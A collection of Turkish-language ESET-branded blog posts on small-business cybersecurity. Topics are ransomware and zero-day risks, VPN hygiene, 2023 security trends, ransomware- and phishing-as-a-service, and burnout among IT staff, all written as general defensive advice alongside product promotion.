2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu’nun daha ayrıntılı incelediğimiz yazı dizisini takip edin. Bu sayede KOBİ işletmelerinin ve küresel tedarik zincirlerinin güvenliklerinin, onu sürekli olarak geliştirmelerine bağlı olduğunu anladığından emin olabiliriz. KOBİ’lerin güvenlik ortamını nasıl gördüklerine dair daha fazla bilgi için 2022 KOBİ Dijital Güvenlik Hassasiyeti Raporu’nu okuyun.
*Çok çeşitli güvenlik ihtiyaçlarını karşılayan güçlü ve ölçeklenebilir güvenlik teknolojilerine sahip [ESET PROTECT Eko sistemimize](https://www.eset.com/tr/business/small-and-medium/?utm_source=antivirus.com.tr&utm_medium=referral&utm_campaign=kobiler-icin-daha-iyi-siber-guvenlik-daha-az-bas-agrisi-demektir) bir göz atın.*
İlgili yazılar:
- [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
- [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** KOBİ, Siber Güvenlik
---
### [Fidye yazılımı: Bir kedi fare oyunu](https://antivirus.com.tr/fidye-yazilimi-bir-kedi-fare-oyunu/)
**Published:** Şubat 16, 2023
**Author:** ESET
**Excerpt:** Ne yazık ki, fidye yazılımı her yerde karşımıza çıkabiliyor. İtibarlı bir dijital güvenlik sağlayıcısına sahip olmak, riskleri en aza indirmenin anahtarıdır.
**Content:**
*Önceki yazılarımızda, siber suçluların bir kuruluşun sistemlerine fidye yazılımı yüklemek için Uzak Masaüstü Protokolü (RDP), e-posta ve tedarik zincirlerindeki güvenlik açıklarını nasıl kullandıklarına odaklanmıştık. Bunlar popüler yöntemler olmasına rağmen kötü niyetli saldırganlar tarafından kullanılan yegâne teknikler değildir.*
### Seriden daha fazla makale okuyun:
1. BÖLÜM: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
2. BÖLÜM: [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
3. BÖLÜM: [E-posta için nasıl iyi bir koruma katmanı sağlanır](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
4. BÖLÜM: [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
5. BÖLÜM: [Fidye yazılımı: Bir kedi fare oyunu](https://antivirus.com.tr/fidye-yazilimi-bir-kedi-fare-oyunu)
6. BÖLÜM: [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun)
## Sıfır gün güvenlik açığı ve fidye yazılımı
Siber suçlular hem bilinen hem de bilinmeyen güvenlik açıklarından yararlanmanın avantajlarından faydalanabilirken, sıfır gün güvenlik açıklarına el atmak fidye saldırılarının en kötüsüdür. Bunun nedeni, sıfır gün güvenlik açığının, söz konusu üretici tarafından bilinmeyen veya bilinen ancak henüz düzeltilecek bir yamaya sahip olmayan bir güvenlik açığı olmasıdır.
Sıfır gün güvenlik açıkları kullanılırken gereken zaman ve kaynak nedeni ile genellikle gelişmiş kalıcı tehdit (APT) gruplarının veya devlet destekli aktörlerin işidir. Sıfır gün güvenlik açığı ciddi bir sorundur ve büyük ve küçük işletmelerin dikkatli olması gerekir. Güvenlik açıklarını bulan siber suçlular ve boşlukları kapatmak için yarışan üreticiler arasında sürekli bir kedi fare kovalamacası yaşanır. Bu da bir düzenlilikle olur. Yeni bir sıfır gün güvenlik açığı keşfedilmeden ve dünya çapında haber olmadan neredeyse bir hafta geçmiş olur.
## Uzun süreli güvenlik açıkları
Kuruluşların dikkatli olması gereken sadece sıfır gün güvenlik açıkları değildir. Neredeyse beş yıl geçti ve [Wanna Cryptor](https://www.welivesecurity.com/2020/05/12/wannacryptor-remains-global-threat-three-years-on/) (WannaCry olarak da bilinir) fidye yazılımı hala dikkate alınması gereken küresel bir tehdit. EternalBlue istismarına karşı savunmasız makineleri tehlikeye atan kötü ünlü truva atı, geçen yıl [ESET’in fidye yazılımı algılama çizelgelerinin başında yer aldı ve T2 2021′](https://www.welivesecurity.com/2021/09/30/eset-threat-report-t22021/)deki tüm algılamaların beşte birinden fazlasını (%21,3) oluşturdu.
WannaCryptor gibi güvenlik açıklarının uzun raf ömrü ne yazık ki kuruluşlarda zayıf güncelleme ve yama yönetimi stratejilerine işaret ediyor. Yama yönetiminin önemi küçümsenmemelidir. Yama sistemleri, olası saldırı yollarını kapatır ve fidye yazılımlarının kuruluşunuza girmesini önleyebilir. Ya da içeri girerse, hasarı azaltır.
## Sanal özel ağ (VPN)
BT yöneticilerinin ve işletme sahiplerinin ciddiye alması gereken üçüncü güvenlik açığı ise sanal özel[ ağın yanlış kullanılmasıdır](https://digitalsecurityguide.eset.com/en-uk/why-use-a-vpn-today-key-benefits-of-employing-a-virtual-private-network). Pandemi sırasında işçilerin evden çalışmaya başlaması ile, VPN’lerin küresel kullanımı patladı. VPN sağlayıcıları, yalnızca uzaktan çalışanlardan değil, aynı zamanda eğlence akışı nedeni ile görülen genel internet trafiğindeki artışla başa çıkmak için büyük kaslarını esnetmek zorunda kaldılar. Bağımsız [araştırmalara göre, VPN’lere](https://www.top10vpn.com/research/) olan talep pandeminin başlangıcında %44 arttı ve pandemi öncesi seviyelerden %22 daha yüksek kaldı.
Bununla birlikte, VPN’in çalışanlar tarafından kullanılması, ürünün gerektiği gibi güncellenmesi söz konusu olduğunda ek bir sorumluluk gerektirir. Kuruluşlar sadece zamanında güncellemelere odaklanmakla kalmamalı, aynı zamanda VPN’de oturum açarken çok faktörlü kimlik doğrulamasını zorunlu tutmalıdırlar. Kimlik bilgilerinin açığa çıktığından şüphelenen kuruluşlar işlerini şansa bırakmamalı ve kapsamlı hesap sıfırlamaları yapmalıdır.
## Fidye yazılımı her yerde
Ne yazık ki, fidye yazılımı her yerde. Siber suçluların sistemlerinize ve verilerinize sızmaya çalışmak için kullandıkları tüm teknikler hakkında daha fazla ayrıntı için lütfen fidye yazılımı serimizdeki diğer bölümleri okuyun. Durum ne kadar çaresiz görünse de üreticilerin hataları düzeltmek ve güvenliğinizi sağlamak için yorulmadan çalıştıklarından emin olun. Güvenilir bir dijital güvenlik sağlayıcısına sahip olmak, riskleri en aza indirmenin anahtarıdır. İşin kolayına kaçmadığınızdan emin olun ve ödüllü, kapsamlı bir güvenlik çözümü uygulayın.
[](https://www.eset.com/tr/business/advanced-protection-bundle/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=EPA)ESET PROTECT Advanced
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Ransomware, Siber Güvenlik
---
### [2023 Siber Güvenlik Trendleri: KOBİ'leri neler bekliyor](https://antivirus.com.tr/2023-siber-guvenlik-trendleri-kucuk-ve-orta-olcekli-isletmeler/)
**Published:** Şubat 17, 2023
**Author:** ESET
**Excerpt:** Sosyal medya ve iş birliği uygulamalarının çalışma yaşamına etkisi nasıl? 2023 Siber Güvenlik Trendleri ile önümüzdeki aylarda sizi nelerin beklediğini öğrenin.
**Content:**
*Dijital güvenliğin dinamik dünyasında, her yıl hızlı gelişmeler oluyor ve gelecekte neler olacağına dair belirsizlikler mevcut. İş birliği uygulamalarının yükselişi iş güvenliğini nasıl etkileyecek? Sosyal medya uygulamaları yeni çalışma alanının önemli bir parçasını oluşturuyor mu? 2023 Siber Güvenlik Trendleri ile önümüzdeki aylarda KOBİ’leri nelerin beklediğini öğrenin.*
## **Hibrit çalışmanın güvenliği sorusu geçmişte mi kaldı? Henüz değil.**
Çoğu kişiyi evden çalışmaya zorlayan Covid-19 salgınının en üst düzeye ulaşmasının üzerinden neredeyse bir yıldan fazla bir süre geçti ancak çoğu şirket hala kısmi veya tam zamanlı uzaktan çalışmayı tercih ediyor. Uzaktan veya hibrit çalışma yepyeni bir kavram olmasa da birçok işletmenin hala bu çalışma şeklinin güvenlikle ilgili tüm sonuçlarına tam olarak hazırlanması gerekiyor. Sonuç olarak şirketler, uzaktan erişim politikaları veya bulut ve SaaS geliştirmeleri gibi alanlara dikkat ederek güvenlik stratejilerini hibrit çalışmaya uygun şekilde geliştirmeye devam etmelidir.
## **Siber sigorta alanı, fidye yazılımı gelişmelerine ayak uydurmalıdır**
Fidye yazılımı giderek daha yaygın ve maliyetli hale geliyor. Bu gelişme, sigortacılık alanı da dahil olmak üzere çok sayıda sektörü etkiliyor. ESET Güvenlik Habercisi Tony Anscombe’un uyardığı gibi, tek başına fidye yazılımı 2031 yılına kadar dünyaya 265 milyar dolara mal olabilir. Sonuç olarak, üst düzey siber sigortanın önümüzdeki yıl daha maliyetli hale gelmesi kaçınılmazdır. Maliyet değişimlerinin yanı sıra sigorta firmaları da sigorta yaptırmadan önce şirket hakkında daha detaylı bilgi talep edeceklerdir.
## 2023 Siber Güvenlik Trendleri içerisinde **Nesnelerin İnternetini unutmayalım**
Nesnelerin İnterneti alanı, birçok farkı işletmeye çözüm sunduğu için hızla gelişiyor. Ayrıca son zamanlarda enerji maliyetlerindeki hızlı artışla birlikte şirketler enerji kullanım uygulamaları ve akıllı sayaçlar gibi IoT ile ilgili yeni çözümleri uygulamayı tercih ediyor. Maalesef birçok işletme, IoT ürünlerini kullanmanın beraberinde getirdiği güvenlik gereksinimleri ve riskleriyle henüz uğraşmak zorunda kalmadı ve bu durum siber suç etkinliklerine davetiye çıkarıyor. Örnek vermek gerekirse, yakın zamanda yapılan bir anket, sağlık kuruluşlarının %82’sinin IoT odaklı bir siber saldırı yaşadığını ortaya koydu. 2023’te şirketlerin tehdit algılama ve önlemeye odaklanması, IoT varlıklarıyla ilgili tüm anormallikleri dikkatli bir şekilde gözlemlemesi ve herhangi bir sorunla hızlı ve etkili bir şekilde başa çıkmak için gelişmiş güvenlik olayı müdahale planları hazırlaması gereklidir.
## **Ek personel olmadan gelişmiş güvenlik**
MDR (Yönetilen Algılama ve Yanıt) ve XDR (Genişletilmiş Algılama ve Yanıt) hizmetleri, yalnızca diğer tüm güvenlik açıklarını kesinlikle kapattıklarını düşünen şirketler tarafından atılan bir adımdı. Ancak önümüzdeki aylarda, ek siber güvenlik uzmanlarına ihtiyaç duymadan daha iyi tehdit analizi sağladıkları için bu araçları benimseyen işletmelerin sayısının artmaya devam etmesini bekleyebiliriz. MDR ve XDR’nin popülaritesinin artması olay müdahalesi için otomasyonun daha yaygın olarak kullanılması eğilimiyle paraleldir. Genel olarak, şirketler artık çalışanlar üzerinde baskı oluşturmadan güvenliklerine fayda sağlayan çözümler arıyor.
2023 Siber Güvenlik Trendleri EDR XDR MDR Kullanımı
## **İşbirliği uygulamaları üzerinden iş görüşmeleri yapmak devam edecek bir akım**
Tony Anscombe ayrıca, profesyonel iletişimin Teams ve Slack gibi iş birliği uygulamalarına taşındığına dikkat çekiyor. Bu değişiklikle birlikte, birçok işletmedeki iş etiği de ciddi bir profesyonelden daha rahat ve arkadaş canlısı bir hale dönüşüyor. Ancak, bir iş yerinin disiplinli atmosferi azaldığında, bazı çalışanlar tedbiri elden bırakabilir ve güvenlik gerekliliklerine daha az dikkat edebilir. Resmiyetten uzak bu tutumla birlikte gelen, örneğin güvenli olmayan dosya paylaşımı gibi riskler var. İş birliği uygulamaları ekip üretkenliğini destekleyebilirken, aynı zamanda dolandırıcılık ve kimlik avı tehditleri de dahil olmak üzere kötü amaçlı girişimler için bu uygulamaları hedef alan siber suçlular için giderek daha popüler hale geliyor.
2023 Siber Güvenlik Trendleri Rakamlarla Slack
## **Arkadaşlık uygulamalarında iş bulmak? 2023 Siber Güvenlik Trendleri** içinde **neden olmasın!**
ESET Güvenlik Yazarı André Lameiras’a göre iş ve özel hayat arasındaki çizgi sürekli olarak bulanıklaşıyor. Bunun sonucunda, temelde kişisel profiller ve arkadaşlar arasındaki iletişim için tasarlanan sosyal medya uygulamaları artık profesyonel bir boyut kazanıyor. Örneğin Facebook, hem bireysel kullanıcıların hem de işletmelerin ürünlerini satmalarını sağlayan bir Marketplace özelliği sunuyor. 2022’den beri insanlar kişisel Facebook profillerini de profesyonel moda çevirebiliyor. Bu akımı takip eden ünlü flört uygulaması Bumble, profesyonel toplantıları kolaylaştıran Bizz modu sunuyor. Ancak bu değişiklikler, potansiyel bir güvenlik tehlikesi de oluşturuyor. Risklere yanıt vermek ve gelecekte siber güvenliklerini sürdürmek için işletmelerin verilerini şifreleyen uygulamaları kullanmaları, çalışanlarına yapılandırma profilleri sağlamayı bırakmaları ve işlevsel Kendi Cihazını Getir (BYOD) politikaları oluşturmaları gerekiyor.
Çevrimiçi oyunlar günlük hibrit yaşamlarımıza nasıl etki edebilir? Üretkenlik uygulamalarının başarısı güvenlik risklerini de beraberinde getirdi mi? [ESET 2023 Siber Güvenlik Trendleri: Hibrit Hayatlarımızı Koruma](https://www.welivesecurity.com/wp-content/uploads/2022/12/eset_cybersecurity_trends_2023.pdf) raporu’ndan daha fazlasını öğrenin.
İlgili makale: [ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu: Bir ihlalin zarar verici etkileri ](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)
[](https://www.eset.com/tr/business/enterprise-protection-bundle/)ESET PROTECT Enterprise
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, EDR, Kurumsal Güvenlik, Trendler, XDR
---
### [Hizmet olarak fidye yazılımı ve kimlik avı](https://antivirus.com.tr/hizmet-olarak-fidye-yazilimi-ve-kimlik-avi/)
**Published:** Mart 2, 2023
**Author:** ESET
**Excerpt:** Hizmet Olarak Fidye Yazılımı (RaaS) ve Kimlik Avı (PhaaS) yeterli teknik bilgiye sahip olmayanların bile siber saldırı düzenleyebilmelerine olanak tanıyor.
**Content:**
*Birçok tehdit türü hizmet olarak kullanılabilir hale geldi, bu da yeterli teknik bilgiye sahip olmayanların bile siber saldırı düzenleyebilmelerine olanak tanıyor. İşte Hizmet Olarak Fidye Yazılımı (RaaS) ve Hizmet Olarak Kimlik Avı (PhaaS) saldırılarında güvende kalmak için bilmeniz gereken her şey.*
## **Para kazandıran tehditler**
Geçmişte, sofistike bir siber saldırı gerçekleştirmek kolay değildi. Potansiyel bir saldırganın kodlamayı bilmesi, işlevsel sofistike yazılımlar geliştirmesi, kurbanlar için anonim kalması gerekiyordu… Günümüzde, durum değişti ve bu tehditleri birine karşı kullanmak veya para kazanmak isteyen herkese hizmet olarak fidye yazılımı veya kimlik avı sunan platformlar var. RaaS ve PhaaS modelleri, hizmet olarak yazılım (SaaS) iş modeline oldukça benzer: bir geliştirici yazılım üretir ve kodlama ve geliştirme hakkında çok az bilgiye sahip olabilecek veya hiç bilgisi olmayan başka birine satar.
Geliştiriciler zararlı yazılımı oluşturmanın yanı sıra, sattıkları kişi veya kuruluşlara teknik destek ve saldırıyı başlatmak için adımları anlatan bir kılavuz da sunabilir. Genellikle ürünlerini çevrimiçi olarak sunarlar, müşterilerini karanlık web forumlarında ararlar ve ürünlerini ayrıntılı incelemelerle tanıtırlar. Bazı geliştiriciler, kârlarını artırmak için yalnızca gelişmiş teknik becerilere sahip müşterilerle iletişime geçerken ([Circus Spider](https://cyware.com/news/how-the-nasty-netwalker-behaved-in-past-few-months-257c8217) siber suç grubu gibi), diğer RaaS ve PhaaS sahipleri, ürünlerini kullanmak ve yeterince para ödemek isteyen herkese açıktırlar.
Hizmet olarak [fidye yazılımı](https://www.eset.com/tr/ransomware/) veya [kimlik avı](https://www.eset.com/tr/phishing/), farklı gelir modellerine göre satın alınabilir. Müşteri, hizmet için tek seferlik bir fiyat ödeyebilir veya zararlı yazılımı kullanmaya devam etmek için aylık bir ücret ödeyebilir. RaaS söz konusu olduğunda, bazı geliştiriciler ödenen fidyenin bir yüzdesini de talep edebilir. Ortalama fidye ödemesinin [2022’de yaklaşık 228.125 dolar olduğu göz önüne alındığında, hizmeti hem geliştiricisi hem de müşterisi için karlı hale getirmek için yalnızca birkaç başarılı saldırı yeterli oluyordur.](https://www.coveware.com/blog/2022/7/27/fewer-ransomware-victims-pay-as-medium-ransom-falls-in-q2-2022)
Siber suçlular, insan tarafından işletilen saldırılar gerçekleştirerek ve işletmeleri doğrudan hedef alarak daha fazla para kazanabileceklerini de fark ettiler. Saldırılarını belirli şirketlere yönelterek, hedeflerini daha iyi tanıyabilir ve saldırıları şirketlerin en savunmasız oldukları anlarda, örneğin tatillerde veya hafta sonları başlatabilirler.
Sonuç olarak, fidye yazılımı saldırıları sadece neredeyse herkes tarafından erişilebilir olmakla kalmıyor, aynı zamanda giderek daha başarılı hale geliyor.
## **Bir iş modeli olarak dijital suç**
Zararlı yazılımlarını internette hizmet olarak sunan birçok farklı geliştirici var ve her yıl daha fazlası bu işle giriyor. Çoğu siber suçlu için amatör denemez RaaS ve PhaaS genellikle yalnızca kodlama ve geliştirme ile değil, aynı zamanda müşteri hizmetleri, müzakereler ve daha fazlasıyla ilgilenen bir çalışan ağına sahip son derece gelişmiş siber suç grupları tarafından sunulmaktadır.
Tanınmış çetelerden bazıları arasında, [DarkSide RaaS operasyonuyla](https://www.state.gov/darkside-ransomware-as-a-service-raas/) ilişkili CARBON SPIDER grubu veya [70 milyon](https://www.backblaze.com/blog/the-true-cost-of-ransomware/) dolarlık en yüksek fidye talebi ile bilinen [REvil (veya Sodinokibi) fidye yazılımını](https://www.csoonline.com/article/3597298/revil-ransomware-explained-a-widespread-extortion-operation.html) satan PINCHY SPIDER grubu var. Örneğin gizli bir İran suç grubuyla ilişkili Dharma saldırıları veya esas olarak ABD okulları gibi kamu kurumlarını hedef alan Ryuk fidye yazılımı gibi bazı ünlü fidye yazılımları bilinmeyen kaynaklardan geliyor.
Bildirilen ilk 10 fidye yazılımı ve oranları
PhaaS saldırılarına gelince, çoğu batı ülkelerine odaklanıyor, ancak Rus ve Çin pazarlarını hedef alan ve bir Microsoft oturum açma sayfası taklit ederek kurbanlardan giriş bilgilerini toplayan [Kafein platformu](https://www.bleepingcomputer.com/news/security/caffeine-service-lets-anyone-launch-microsoft-365-phishing-attacks/) da var. Kafein örneği, tehditlerin erişebildiği en son noktayı gösterir, çünkü platformun hizmetleri e-posta adresi olan hemen herkes tarafından kullanılabilir.
## Fidye yazılımı ve kimlik avı saldırılarına karşı **nasıl güvende kalınır**
Kendinizi ve işvereninizi kimlik avı ve fidye yazılımlarından nasıl koruyabilirsiniz? İşte her çalışanın uyması gereken bazı temel kurallar:
### **E-postaları okurken tetikte olun.**
Kimlik avını tanımayı öğrenin ve tanımadığınız birinden bir mesaj veya size şüpheli görünen bir e-posta aldığınızda dikkatli tepki verin. Bir e-postanın orijinalliğinden emin değilseniz, hiçbir bağlantıya tıklamayın veya ekleri açmayın ve durumu BT ekibinize danışın.
### **Parola hijyeninin temellerini bilin ve takip edin.**
Hesaplarınızın her biri için farklı bir parola kullanın ve her zaman tahmin edilmesi zor ancak hatırlanması kolay karmaşık bir parola oluşturmaya çalışın veya daha da iyisi bir parola tümcesi kullanın. Tüm kimlik bilgilerinizi hatırlamanıza yardımcı olması için BT uzmanlarınız tarafından önerilen güvenilir bir parola yöneticisi kullanın.
### **Verileri her zaman yedekleyin.**
Her çalışan, belgelerini nasıl yedekleyeceklerini ve dosyalarını güvenli bir şekilde saklamak için hangi çevrimiçi ve çevrimdışı depolama alanlarını kullanabileceklerini bilmelidir.
### **Haberdar olun.**
Karşılaşabileceğiniz yaygın [tehditlerden](https://antivirus.com.tr/sosyal-muhendislik-kurbani-olmayin/) bazılarını tanıyın ve bunlara nasıl tepki vereceğinizi öğrenin. Aynı şekilde, şirketinizin politikasını ve kriz planını tanıyın, böylece kimlik avı veya fidye yazılımlarına kurban giderseniz harekete geçmeye hazır olursunuz. Teknolojinin hızlı gelişimi ile bilginizi güncel tutmaya çalışın, çünkü potansiyel tehditlerde ve kendinizi onlardan korumanın yolları sürekli değişmektedir.
### **Güvenilir bir çözüm seçin.**
RaaS ve PhaaS’tan korunmak için cihazlarınızı hem fidye yazılımlarından hem de kimlik avından koruyan [bir çözüm](https://www.eset.com/tr/business/small-and-medium/) kullanın. Doğru eğitim, faydalı güvenlik alışkanlıkları ve yazılım korumasının birleşimiyle, siber saldırganlar sizi veya şirketinizi kolayca kurbana dönüştüremeyecektir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Fidye Yazılımı, Kimlik Avı
---
### [IT uzmanları; refahları neden önemli ve nasıl iyileşir?](https://antivirus.com.tr/it-uzmanlari-refahlari-neden-onemli-ve-nasil-iyilesir/)
**Published:** Mart 8, 2023
**Author:** ESET
**Excerpt:** IT uzmanları arasında yaygınlaşan tükenmişlik sendromu giderek büyüyen bir sorun. Nasıl davranmalısınız ve neden işlerinde mutlu olmalarını sağlamalısınız?
**Content:**
*IT endüstrisi şu anda ihtiyaç duyduğu insan kaynaklarının yaklaşık üçte ikisi ile çalışıyor. Bu kapasite sıkıntısı nedeniyle tükenmişlik sendromu oldukça sık görülen bir sorun. IT uzmanları büyük stres altında çalışıyor ve görevlerinden bunalıyor. Ekibinizin refahını artırmak için CEO veya işletme yöneticisi olarak ne yapmalısınız?*
Çoğu işletme sahibi dijitalleşmenin öneminin farkındadır. Bununla birlikte, şirketlerinin ne kadar çok süreci ve parçası çevrimiçi olursa, dijital güvenlik ve diğer IT uzmanları üzerindeki yükün o kadar büyük olduğunu unuturlar. Günümüzde, IT yöneticilerinin ve diğer ekip üyelerinin uzmanlığı, sadece yazıcıları kurmanın veya çalışanlara internetle ilgili önemsiz konularda yardımcı olmanın çok ötesine geçmektedir. Artık iş süreçlerini ve sürekliliği kötü niyetli aktörlerden de korudukları için rolleri daha önemli hale geldi.
> 2013’ten 2021 yılına kadar siber güvenlik alanındaki eleman açığı **%350** arttı
>
> Kaynak: [Cybersecurity Ventures](https://cybersecurityventures.com/jobs/), 2021
> Tükenmiş olduğunu bildiren güvenlik uzmanlarının oranı **%84**
>
> Kaynak: [1Password](https://1passwordstatic.com/files/resources/2021-state-of-secure-access-report.pdf), 2021
Dijital güvenliğin önemi ne kadar yüksek ise, IT uzmanlarına olan talep de o kadar yüksek olur. Son yıllarda, piyasada büyük bir yetenek sıkıntısı olduğu için işe alım daha da zorlaştı. Bu nedenle, yüksek vasıflı IT uzmanları bulma konusunda şanslı olan şirketlerin, IT ekiplerinin refahını dikkate almaları ve tükenmişliği önlemeleri çok önemli. Aksi halde uzmanların işten ayrılmasına veya düşük performans göstermesine neden olabilirsiniz.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Exhausted_IT_Admin-scaled.jpg)IT uzmanları ve tükenmişlik sendromu
Bu tespit bugünlerde olağandışı bir şey değil. Yazılım şirketi 1Password[ tarafından ](https://1passwordstatic.com/files/resources/2021-state-of-secure-access-report.pdf)belirtildiği gibi, güvenlik uzmanlarının %84’ü tükenmiş hissettiğini bildiriyor. Ayrıca, her üç çalışandan biri, tükenmişliğin inisiyatiflerini ve motivasyon düzeylerini etkilediğini söylüyor.
[2021 Erişim Durumları Raporu](https://1passwordstatic.com/files/resources/2021-state-of-secure-access-report.pdf), *“Çalışanlar ve özellikle güvenlik uzmanları arasındaki yaygın tükenmişlik, kuruluşları siber güvenlik saldırılarına karşı tehlikeli bir şekilde savunmasız bırakıyor”* diye açıklıyor.
ESET Güvenlik Baş Evangelisti Tony Anscombe, *“Bence sorun, deneyimli yetenekli insanların eksikliği ve son iki yıldan fazla bir süredir tanık olduğumuz hızlandırılmış dijital dönüşüm ve hiç bitmeyen siber saldırıların birleşiminden kaynaklanıyor”* diyor.
## **Tükenmişlik sendromu belirtileri**
- Ümitsizlik, çaresiz hissetmek
- Sinirlilik (bazen öfke patlamaları tarzında), sabırsızlık
- Eleştirmek ve eleştirilmeye tahammül edememek
- Özgüvende azalma
- İşi yavaşlatmak
- İşten ruhen ve bedenen uzaklaşma
- İşten ayrılma denemeleri, yeni iş ortamları arama
Kaynak: [Lösante Çocuk ve Yetişkin Hastanesi](https://www.losante.com.tr/Blog/Detail/2150)
Lösante Hastanesinden [Uzm. Dr. Hasan Turgut ÖNDER](https://www.losante.com.tr/Doktor/Index/42)‘e göre Tükenmişlik yaşayan insanlar, fiziksel-duygusal anlamda aşırı derecede yorulmuş ve yıpranmış hissetmekte, işlerini erteleme, işlerine konsantre olamama ve başka gereksiz detaylarla uğraşmayı tercih etme, müşteri ve diğer çalışanlarla kontaktan kaçınma, geri çekilme gibi belirtiler göstermekte, bunlarla mücadele edebilmek için davranış bozuklukları sergilemeye başlamaktadırlar.
Oxford Üniversitesi’ne göre [mutlu çalışanlar işte %13 daha üretkendir](https://www.ox.ac.uk/news/2019-10-24-happy-workers-are-13-more-productive). Peki, IT ekibinizin kendilerini iyi hissetmelerini sağlamak ve işlerini ellerinden gelenin en iyisini yapmalarını sağlamak için neler yapabilirsiniz?
## **IT uzmanlarınızı dinleyin ve onlara yeterli bütçe sağlayın.**
IT ekibinizin dijital güvenlikteki en son eğilimleri belirleyebilmek, ilgili veri koruma stratejilerini uygulayabilmek ve işini özgüvenle yerine getirebilmek için bunları karşılayabilecek bir bütçeye ihtiyacı vardır. Bazı CEO’lar bu gerçeğin farkında olsa da, bir kısmı hala, etkili siber güvenlik yazılımlarına ve diğer önlemlere yeterli finansal desteğin ve yatırımların önemini [kabul etmemektedir](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/). Siber güvenlik harcamaları dünya çapında artmasına rağmen, BYOD (Kendi Cihazını Getir) politikaları gibi bazı siber güvenlik alanları hafife alınıyor. IT ekibiniz altyapınızda bu tür boşluklar tespit ederse, uzmanlıklarına güvenin ve sorunu çözmek için uygun miktarda finansman sağlayın. Bu tür güvenlik açıklarının neden olduğu bir siber saldırının maliyetleri genellikle önlemek için yapacağınız yatırımdan çok daha yüksektir.
> IT uzmanlarının %70-80’i şirketlerinde güvenliğe yapılan yatırımın operasyonel modellerindeki değişikliklere ayak uydurmadığını,
>
> %49’u bütçe sınırlamalarının ve yatırım eksikliğinin departmanlarındaki ilk üç zorluk arasında olduğunu söylüyor.
>
> Kaynak: [ESET SMB Dijital Güvenlik Duyarlılık Raporu 2022](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)
## **IT uzmanları üzerindeki stresi azaltmak için dış kaynak kullanmayı deneyin.**
IT uzmanlarınız işlerin aşırı arttığını mı söylüyor? Belki de en önemli veya stratejik görevlere odaklanmalarına ve günlük sıradan işleri dış kaynaklar yardımı ile halletmelerini sağlamanın zamanı gelmiştir. Siber güvenlik ihtiyaçlarınızı karşılamanıza yardımcı olabilecek birçok harici şirket vardır. Örneğin, sunucu, yönlendirici, güvenlik duvarı izleme ve MDR gibi sorumluluklar harici uzmanlara devredilebilir. Bunun için bir MSP’ye (Yönetilen Hizmet Sağlayıcısı) ulaşabilirsiniz.
İster bir STK, ister bir araba galerisi veya bir oyun stüdyosu olun, bir MSP, güvenlik duvarlarını ve sistemi izlemek gibi günlük gündemle ilgilenirken siz temel işlerinize odaklanabilirsiniz. IT yöneticileri iç taleplerin, güncellemelerin ve projelerin yanı sıra şirketin IT stratejisine ve iş süreçlerine odaklanmalıdır. Her şeyi yapamamaları doğaldır ve işte o zaman bir MSP devreye girebilir.
> #### **IT ve siber güvenlikle ilgili tükenmişlik tanımlayıcıları
>
> - Yüksek düzeyde zihinsel iş yükü
> - Siber saldırı beklentisi
> - Personel sıkıntısı ve iş yükündeki artışlar
> - Çalışanın organizasyon içindeki mücadelesi
> - Yapılan işin takdir edilmemesi
>
> [Kaynak: Thayer, Stacy, 202](Kaynak: Lösante%20Çocuk%20ve%20Yetişkin%20Hastanesi)
## **Siber güvenlik işleri için gereksinimlerinizi azaltın.**
IT ekibinizin kapasitesini artırmanın ve aynı zamanda uzmanlarınızın tükenmişliğini önlemenin başka bir yolu daha var. Nasıl? Siber güvenlik işleri için gereksinimlerinizi azaltın. ESET siber güvenlik uzmanı Tony Anscombe, “Birçok şirket, adayların yüksek düzeyde eğitim almalarını, CISSP gibi endüstri tarafından tanınan bir siber güvenlik yeterliliğine sahip olmalarını ve 3-5 yıllık deneyime sahip olmalarını gerektiriyor” diyor. Bu gereksinimler yüzünden siber güvenlik pozisyonları doldurulamayabiliyor. Daha az deneyimli ancak ilgili ve istekli olan bazı gençleri bu deneyimi kazanmaları ve geleceğin saldırılarına karşı hazırlıklı olacak uzman yetenek olmaları için işe alın.
> #### **Tükenmişlik sendromu için yaygın olarak kullanılan çözümler**
>
> - **Çalışma düzenini değiştirin:** daha az çalışın, daha fazla mola verin, fazla mesai yapmaktan kaçının, işinizi hayatın geri kalanıyla dengeleyin
> - **Başa çıkma becerilerini geliştirin:** stres yönetimi, tatile çıkmak, sınırları belirlemek
> - **Sosyal destek alın:** arkadaşlar, meslektaşlar ve aile ile etkileşim
> - **Gevşeme stratejileri:** meditasyon, nefes egzersizleri, yeni hobiler
> - **Sağlık ve zindeliğe önem verin:** egzersiz yapın, doğru yiyin, iyi uyuyun
> - **Daha iyi bir iç anlayış geliştirin:** çeşitli iç-analitik teknikler, danışmanlık, terapi kullanın
>
>
>
>
>
> Kaynak: [Lösante Çocuk ve Yetişkin Hastanesi](https://www.losante.com.tr/Blog/Detail/2150)
